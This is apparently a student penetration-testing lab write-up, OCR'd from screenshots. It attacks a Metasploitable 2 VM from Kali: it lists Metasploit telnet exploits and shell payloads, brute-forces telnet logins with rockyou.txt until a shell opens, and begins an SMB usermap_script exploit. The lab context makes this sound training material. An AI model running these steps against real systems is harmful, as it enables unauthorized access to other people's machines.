21 _ target: FreeBSD 8.1 . . . .
22 _ target: FreeBSD 8.0 . . . .
23 _ target: FreeBSD 7.3/7.4 . . . .
24 _ target: FreeBSD 7.0/7.1/7.2 . . . .
Watchlist Ideas
Search
ENG IN
13:37 08-12-2025

1.1


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
24 _ target: FreeBSD 7.0/7.1/7.2 . . . .
25 _ target: FreeBSD 6.3/6.4 . . . .
26 _ target: FreeBSD 6.0/6.1/6.2 . . . .
27 _ target: FreeBSD 5.5 . . . .
28 _ target: FreeBSD 5.3 . . . .
29 exploit/windows/telnet/gamsoft_telsrv_username 2000-07-17 average Yes GAMSoft TelSrv 1.5 Username Buffer Overflow
30 _ target: Windows 2000 Pro SP0/4 English REMOTE . . . .
31 _ target: Windows 2000 Pro SP0/4 English LOCAL (debug - 127.0.0.1) . . . .
32 _ target: Windows 2000 Pro SP0/4 English LOCAL (debug - dhcp) . . . .
33 exploit/windows/telnet/goodtech_telnet 2005-03-15 average No GoodTech Telnet Server Buffer Overflow
34 _ target: Windows 2000 Pro English All . . . .
35 _ target: Windows XP Pro SP0/SP1 English . . . .
36 exploit/linux/misc/hp_jetdirect_path_traversal 2017-04-05 normal No HP Jetdirect Path Traversal Arbitrary Code Execution
37 exploit/linux/http/huawei_hg532n_cmdinject 2017-04-15 excellent Yes Huawei HG532n Command Injection
38 exploit/linux/misc/igel_command_injection 2021-02-25 excellent Yes IGEL OS Secure VNC/Terminal Command Injection RCE
39 _ target: Secure Terminal Service . . . .
40 _ target: Secure Shadow Service . . . .
41 auxiliary/scanner/ssh/juniper_backdoor 2015-12-20 normal No Juniper SSH Backdoor Scanner
42 auxiliary/scanner/telnet/lantronix_telnet_password . normal No Lantronix Telnet Password Recovery
43 auxiliary/scanner/telnet/lantronix_telnet_version . normal No Lantronix Telnet Service Banner Detection
44 exploit/linux/telnet/telnet_encrypt_keyid 2011-12-23 great No Linux BSD-derived Telnet Service Encryption Key ID Buffer Overflow
45 _ target: Automatic . . . .
46 _ target: Red Hat Enterprise Linux 3 (krb5-telnet) . . . .
47 auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof 2010-12-21 normal No Microsoft IIS FTP Server Encoded Response Overflow Trigger
48 exploit/linux/telnet/netgear_telnetenable 2009-10-30 excellent Yes NETGEAR TelnetEnable
49 _ target: Automatic (detect TCP or UDP) . . . .
50 _ target: TCP (typically older devices) . . . .
51 _ target: UDP (typically newer devices) . . . .
52 auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass 2021-09-06 normal Yes Netgear PNPX_GetShareFolderList Authentication Bypass
53 auxiliary/admin/http/netgear_r6700_pass_reset 2020-06-15 normal Yes Netgear R6700v3 Unauthenticated LAN Admin Password Reset
54 auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce 2021-04-21 normal Yes Netgear R7000 backup.cgi Heap Overflow RCE
55 payload/php/unix/cmd/bind_busybox_telnetd . normal No OS Command Exec, Unix Command Shell, Bind TCP (via BusyBox telnetd)
56 payload/php/unix/cmd/reverse . normal No OS Command Exec, Unix Command Shell, Double Reverse TCP (telnet)
57 payload/php/unix/cmd/reverse_ssl_double_telnet . normal No OS Command Exec, Unix Command Shell, Double Reverse TCP SSL (telnet)
58 payload/php/unix/cmd/reverse_bash_telnet_ssl . normal No OS Command Exec, Unix Command Shell, Reverse TCP SSL (telnet)
59 exploit/unix/misc/polycom_hdx_auth_bypass 2013-01-18 normal Yes Polycom Command Shell Authorization Bypass
60 exploit/unix/misc/polycom_hdx_traceroute_exec 2017-11-12 excellent Yes Polycom Shell HDX Series Traceroute Command Execution
61 exploit/freebsd/ftp/proftp_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
62 _ target: Automatic Targeting . . . .
63 _ target: Debug . . . .
64 _ target: ProFTPD 1.3.2a Server (FreeBSD 8.0) . . . .
65 exploit/linux/ftp/proftp_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
66 _ target: Automatic Targeting . . . .
67 _ target: Debug . . . .
68 _ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 . . . .
69 _ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug) . . . .
70 _ target: ProFTPD 1.3.2c Server (Ubuntu 10.04) . . . .
71 auxiliary/scanner/telnet/telnet_ruggedcom . normal No RuggedCom Telnet Password Generator
72 auxiliary/scanner/telnet/satel_cmd_exec 2017-04-07 normal No Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability
73 exploit/solaris/telnet/ttyprompt 2002-01-18 excellent No Solaris in.telnetd TTYPROMPT Buffer Overflow
74 exploit/solaris/telnet/fuser 2007-02-12 excellent No Sun Solaris Telnet Remote Authentication Bypass Vulnerability
75 exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection 2015-12-20 excellent No TP-Link SC2020n Authenticated Telnet Injection
76 auxiliary/scanner/telnet/telnet_login . normal No Telnet Login Check Scanner
77 auxiliary/scanner/telnet/telnet_version . normal No Telnet Service Banner Detection
78 auxiliary/scanner/telnet/telnet_encrypt_overflow . normal No Telnet Service Encryption Key ID Overflow Detection
79 payload/cmd/unix/bind_busybox_telnetd . normal No Unix Command Shell, Bind TCP (via BusyBox telnetd)
80 payload/cmd/unix/reverse . normal No Unix Command Shell, Double Reverse TCP (telnet)
81 payload/cmd/unix/reverse_ssl_double_telnet . normal No Unix Command Shell, Double Reverse TCP SSL (telnet)
27°C Sunny
Search
ENG IN
13:40 08-12-2025

1.2

5 . We will use exploit no. 76 auxiliary/scanner/telnet/telnet_login exploit for this we will run the command as use 76.

6 . Then run show options.

7 . Set RHOST 192.168.1.113 this is metasploitable 2 machine's ip address.

8 . Set PASS_FILE /usr/share/wordlists/rockyou.txt


9 . Set USERNAME as msfadmin.

10 . Set VERBOSE.


11 . Run , then it will start cracking the password.

12 . Here it cracked the password.

13 . Close the kali terminal.



1.3


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:1234567 (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:rockyou (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:12345678 (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:abc123 (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:nicole (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:daniel (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:babygirl (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:monkey (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:lovely (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:jessica (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:654321 (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:michael (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:ashley (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:qwerty (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:111111 (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:iloveu (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:000000 (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:michelle (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:tigger (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:sunshine (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:chocolate (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:password1 (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:soccer (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:anthony (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:friends (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:butterfly (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:purple (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:angel (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:jordan (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:liverpool (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:justin (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:loveme (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:fuckyou (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:123123 (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:football (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:secret (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:andrea (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:carlos (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:jennifer (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:joshua (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:bubbles (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:1234567890 (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:superman (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:hannah (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:amanda (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:loveyou (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:pretty (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:basketball (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:andrew (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:angels (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:tweety (Incorrect:)
[-] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:flower (Incorrect:)
[+] 192.168.1.113:23 - 192.168.1.113:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.113:23 - Attempting to start session 192.168.1.113:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.8:42927 → 192.168.1.113:23) at 2025-12-07 08:34:08 -0500
[*] 192.168.1.113:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >
Right Ctrl
27°C Sunny
Search
ENG IN
13:41 08-12-2025

1.4

3 . Tcpwrapped/514 :

1 . Port 514 TCP is commonly associated with old remote command services like RSH/RCP, but when it shows as "tcoWrapped" in scans (like Metasploitable), it means the service is running in a wrapper created by the system to control or limit access.

2 . The wrapper simply allows the system to manage or protect the underlying remote shell service.

3 . This port is generally insecure, sends data in plain text, and is often used in penetration-testing labs because it can be exploited for remote command execution.

1. Logged into the machine using SSH :

- **You connected as user mugdha to a remote machine.**
- **SSH is shown at the top.**

2. Then switched to root using sudo su :

- **After entering the password, your prompt changed to:**
- **root@metasploitable:~#**
- **This confirms you now have administrator (root) access.**


3. whoami command output :

- **You typed whoami.**
- **It displayed:**
- **root**
- **This confirms you are logged in as root user.**

4. ls -al command lists all files including hidden ones :

- **ls -al shows:**
  - **Hidden files (starting with .)**
  - **File permissions**

- **Owners**
- **Sizes**
- **Modification dates**



4 . smb/445 :

1 . Port 445 is used by SMB (Server Message Block), a protocol that allows file sharing, printer sharing, and remote access on Windows systems.

2 . It enables computers to share folders, files, and resources over a network. Because it provides access to system resources, it is often targeted in attacks like SMB exploitation, EternalBlue, and lateral movement in networks.

3 . Steps :

1 . open kali terminal.

2 . run msfconsole.


3 . Run use exploit/multi/samba/usermap_script , we got this exploit from firefox.

4 . Then run show options.

